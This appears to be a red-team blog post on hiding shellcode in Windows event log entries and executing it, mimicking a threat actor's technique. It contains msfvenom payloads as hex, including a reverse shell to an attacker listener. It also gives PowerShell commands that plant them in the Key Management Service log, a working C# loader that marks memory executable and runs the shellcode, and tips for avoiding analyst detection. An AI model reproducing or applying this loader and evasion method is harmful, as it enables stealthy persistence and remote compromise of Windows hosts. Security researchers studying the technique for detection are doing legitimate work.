Windows Event Log Basics

Windows event logs contains logs from the operating systems, services, and applications such as Office and SQL Server. The logs use a structured data format that make them easy to search and analyze.

The easiest means of accessing the Windows event log is to use “Event Viewer” if you don’t have any centralized SIEM like Splunk.

The primary logs for Windows systems are in the Windows Log, and within that folder are five categories that are standard on all Windows systems.

- Application
- Security
- Setup
- System
- Forwarded Events

There is also a collection of logs in a folder within Event Viewer called Application and Services Logs that contains logs of individual applications and hardware-based events. Windows PowerShell logs would be found in this collection.

Each log entry is formatted with specific fields that allow for a common structure. The following fields are some of the most filtered fields for log analysis:

- Log/Key : e.g. Application
- Source : e.g. Outlook
- Date/Time
- EventID
- Task Category : Application defined
- Level
- Computer
- EventData : Message and Binary Data

Certain event logs can only be written to if you’re a local administrator, others are writeable by everyone. While not super important for this blog post, depending on the use of the technique later in this post, these constraints on users not being able to write to certain logs could come into play.

Shown below is a chart of the permission users have regarding the various event logs found on a common Windows installation.

Log	Account	Read	Write	Clear
Application	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	
System	Administrators (system)	X	X	X
	Administrators (domain)	X		X
	LocalSystem	X	X	X
	Interactive user	X		
Custom	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	

https://docs.microsoft.com/en-us/windows/win32/eventlog/event-logging-security

One other constraint to be aware of is that there is a size limitation on the amount of data that can be stored in an event log, based on the maximum character limitation of the Event message string of **31,839 characters**.

Now the basics are done, and we can jump in and start creating some event log entries.

Using PowerShell and the Write-EventLog commandlet, it is simple to create arbitrary event entries with the following example command:

Write-Event -LogName $1 -Source $2 -EventID $3 -EventType Information -Category 0 -Message $4

```
Windows PowerShell
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Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\rbx> Write-EventLog -LogName Application -Source edge -EntryType Information -EventId 31337
-Category 0 -Message 'Here be dragons'
```


There are a few things to be aware of though. First, the -LogName argument must be a valid log for which your user context can write to, and secondly, the -Source argument needs to be a source that is registered as a source to the specific log in the Windows registry.

In the registry, you will find the EventLog Logs located at

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog


and within each of those keys, you will find a list of sources that have been registered to that event log. As shown above, we chose to use the event log Application and the source Edge, since Edge was valid source, registered to the event log.



For the purpose of demonstration, we chose an arbitrary EventID of 31337, but you can use any EventID of your choosing. But, as shown shortly, choosing a valid EventID can help limit the indicators that something is mucking about in the log.

When creating an event log entry, you will need to define the EntryType using the -EntryType argument. There are five types that can be used but if you are trying to not get caught, the information type is probably the best option.

Next to last, there is the *Category*, which is an application defined field used to aid in filtering logs. Here we set it to 0, which equates to None when viewed in Event Viewer.
Looking in Event Viewer, we can see that our event log entry was successfully created in the Application log with the Event ID of **31337** and the message, ***Here be dragons***.




One thing to note is that if you used the previous command to create a log entry for yourself, you would see the following text in the log message before our user-supplied message of *Here be dragons:*

The description for Event ID 31337 from source edge cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The reason this message is prepended to our user-supplied message is that in the registry key for the source Edge, there is an attribute called EventMessageFile that points to a DLL file that contains the event messages associated with the source. In our case, we provided an event ID that was not found in the EventMessageFile and thus resulted in the message we saw for our log entry in Event Viewer.




If you are trying to stay under the radar and undetected, it is advised that you only use sources and subsequent event IDs that are related. It is not common for an event source to generate this sort of message in normal day-to-day event log entries, so messaging could raise suspicion if the event is observed by an analyst.

Having shown that it is trivial to create event log entries, the next step is to figure out how and where to inject a payload.

If you remember back to the Windows Event Log Basics, the *EventData* field of an entry supports both a message and binary data. By simply adding one more argument to our PowerShell command, we can include binary data in the event log entry by using the *-RawData* argument.
To be able to embed binary data in our log entry, we must pass it to the *Write-EventLog* commandlet as a byte array. There are many methods that one could use to do this, but I chose to convert a hex literal string containing my data into a byte array then passed that variable to the *-RawData* argument.

```
PS C:\Users\rbx> $binaryData = "4865726520616c736f206265206472616676f6e73"
PS C:\Users\rbx> $hashByteArray = [byte[]] ($binaryData -replace '..', '0x$&,' -split ',' -ne '')
PS C:\Users\rbx> Write-EventLog -LogName Application -Source edge -EntryType Information -EventId 31337
-Category 0 -Message 'Here be dragons' -RawData $hashByteArray
PS C:\Users\rbx>
```

Pulling up the new log entry and clicking on the *Details* tab, we find that the binary data we included is stored nicely for us to see in byte form, as well as the ASCII version of the data.




Bam! We now have user-defined binary data stored in a log entry.

The logical next step is to include an actual payload in a log entry and not just some text. To start, I generated a simple Windows exec payload using *msfvenom* using the output format as hex literal string.

```
┌──(rbx㉿kali)-[~]
└─$ msfvenom -p windows/x64/exec CMD=calc.exe -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of hex file: 552 bytes
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c
022c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b8088000000004885c074674801d0508b4818448b40204901d0e356
48ffc9418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c4844
8b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d48ba010000
0000000000488d8d0101000041ba318b6f87ffd5bbf0b5a25641baa695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a
00594189daffd563616c632e65786500
```


Next, we must create a new event log entry with the payload string from above. To replicate the actions of the threat actor using this technique, instead of using the *Application* log and source of *Edge*, we used the *Key Management Service* log and the source *KmsRequests,* as shown in the image below taken from *Kapersky's SecureList* article.



The dropper not only puts the launcher on disk for side-loading, but also writes information messages with shellcode into existing Windows KMS event log

```
PS C:\Users\rbx> $calc = "fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480f
b74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0
508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858
448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a48
8b12e957ffffff5d48ba0100000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a25641baa695bd9dffd54883c4283c06
7c0a80fbe07505bb4713726f6a00594189daffd563616c632e65786500"
PS C:\Users\rbx> $hashByteArray = [byte[]] ($calc -replace '..', '0x$&,' -split ',' -ne '')
PS C:\Users\rbx> Write-EventLog -LogName 'Key Management Service' -Source KmsRequests -EntryType Informa
tion -EventId 31337 -Category 0 -Message 'Here be dragons' -RawData $hashByteArray
PS C:\Users\rbx>
```

Looking back in the Event Viewer, we can see that our log entry was created and our binary payload is stored safely inside.




This is awesome, but we have an issue; we have a stored payload but no way to use it yet. Payload retrieval time.

There are probably about 14,598,231 ways to approach pulling the payload from the event log entry we created, but given that we need to also execute the payload, I opted to use a simple C# program that would search for long entries with the *eventId* of 31337 in the *Key Management Service* log, and then pull the binary data from said entry. The following code is a very basic, and grossly written proof-of-concept, that pulls the binary payload data from the first entry in the event log *Key Management Services*, then executes that binary payload using a very common shellcode injection technique that will inject the payload into the current running process.

The code used for this proof-of-concept can be found on GitHub here: EventLogForRedTeams

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace EventLogsForRedTeams
{
    0 references
    class Program
    {

    [DllImport("kernel32.dll")]
    1 reference
    public static extern Boolean VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, UInt32 flNewProtect,
           out UInt32 lpflOldProtect);

    private delegate IntPtr ptrShellCode();
    0 references
    static void Main(string[] args)
    {
        // Create a new EventLog object.
        EventLog theEventLog1 = new EventLog();

        theEventLog1.Log = "Key Management Service";

        // Obtain the Log Entries of the Event Log
        EventLogEntryCollection myEventLogEntryCollection = theEventLog1.Entries;

        byte[] data_array = myEventLogEntryCollection[0].Data;

        Console.WriteLine("*** Found Payload in " + theEventLog1.Log + " ***");
        Console.WriteLine("");
        Console.WriteLine("*** Injecting Payload ***");

        // inject the payload
        GCHandle SCHandle = GCHandle.Alloc(data_array, GCHandleType.Pinned);
        IntPtr SCPointer = SCHandle.AddrOfPinnedObject();
        uint flOldProtect;

        if (VirtualProtect(SCPointer, (UIntPtr)data_array.Length, 0x40, out flOldProtect))
        {
            ptrShellCode sc = (ptrShellCode)Marshal.GetDelegateForFunctionPointer(SCPointer, typeof(ptrShellCode));
            sc();
        }
    }
}
}
```

After compiling the PoC code with Visual Studio, we can execute the program, popping ***calc.exe*** from a stored binary payload in an event log.



The astute among us will notice that the code did throw a supposedly fatal error, but it did not prevent the successful execution of calc.exe. Remember this code was designed to barely function as a PoC, so the fact that there was only one fatal error is a win in my book.

Well, there it is, binary payloads stored in Windows event logs… wait, what? You want more? I figured as much, so buckle up and here we go.


Popping calc.exe is all well and good, but we can do much more than that leveraging this technique. How about a remote shell? Metasploit, you say? In 2022, surely not. Let's try it.

First, we need to generate a new payload using *msfvenom*. I opted to use the payload *windows/x64/shell_reverse*_tcp for this, mostly because I feel like any Metasploit payload is a crapshoot in 2022, but I have found that stageless payloads have a higher chance of success (but your mileage may vary).


```
┌──(rbx㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.58.139 LPORT=1337 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d41
01c1e2ed524151488b52208b423c4801d08b8088000000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0
ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159
415a4883ec20415241e0e5841595a488b12e957ffffff5d49be7773325f33320000415649894e64881eca00100004989e549bc02000539c0a83a8b4154
4989e44c89f141ba4c772607ffd54c89ea680101000005941ba29806b00ffd550504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd548
89c76a1041584c89e24889f941ba99a57461ffd54881c4400200004949b8636d6400000000000041504154889e25757574d31c06a0d594150e2fc66c744
24540101488d442418c600684889e6565041504150415049ffc0415049ffc84d89c14c89c141ba79cc3f86ffd54831d248ffca8b0e41ba08871d60ff
d5bbf0b5a25641baa695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00594189daffd5
```

After creating the hash literal string of our new payload, I had to create a new event log entry using the new payload.

Due to the simplistic approach the C# code takes to find the payload in the event logs, it will only pull binary data from the first entry found in the log, so I cleared the *Key Management Service* log before moving on.
With the log cleared of entries, I could create my new log entry with the updated binary payload. As shown in the image below, our payload was once again safely stored in the event log entry, just waiting for something to use it.



The last step was to setup an *nc* listener using *-nvlp 1337* as arguments. With our listener setup, it was time to execute our program to inject our shellcode and hopefully get a remote connection. To facilitate this, I SSH'd into a Kali Linux virtual machine from the Windows virtual machine to run the listener.



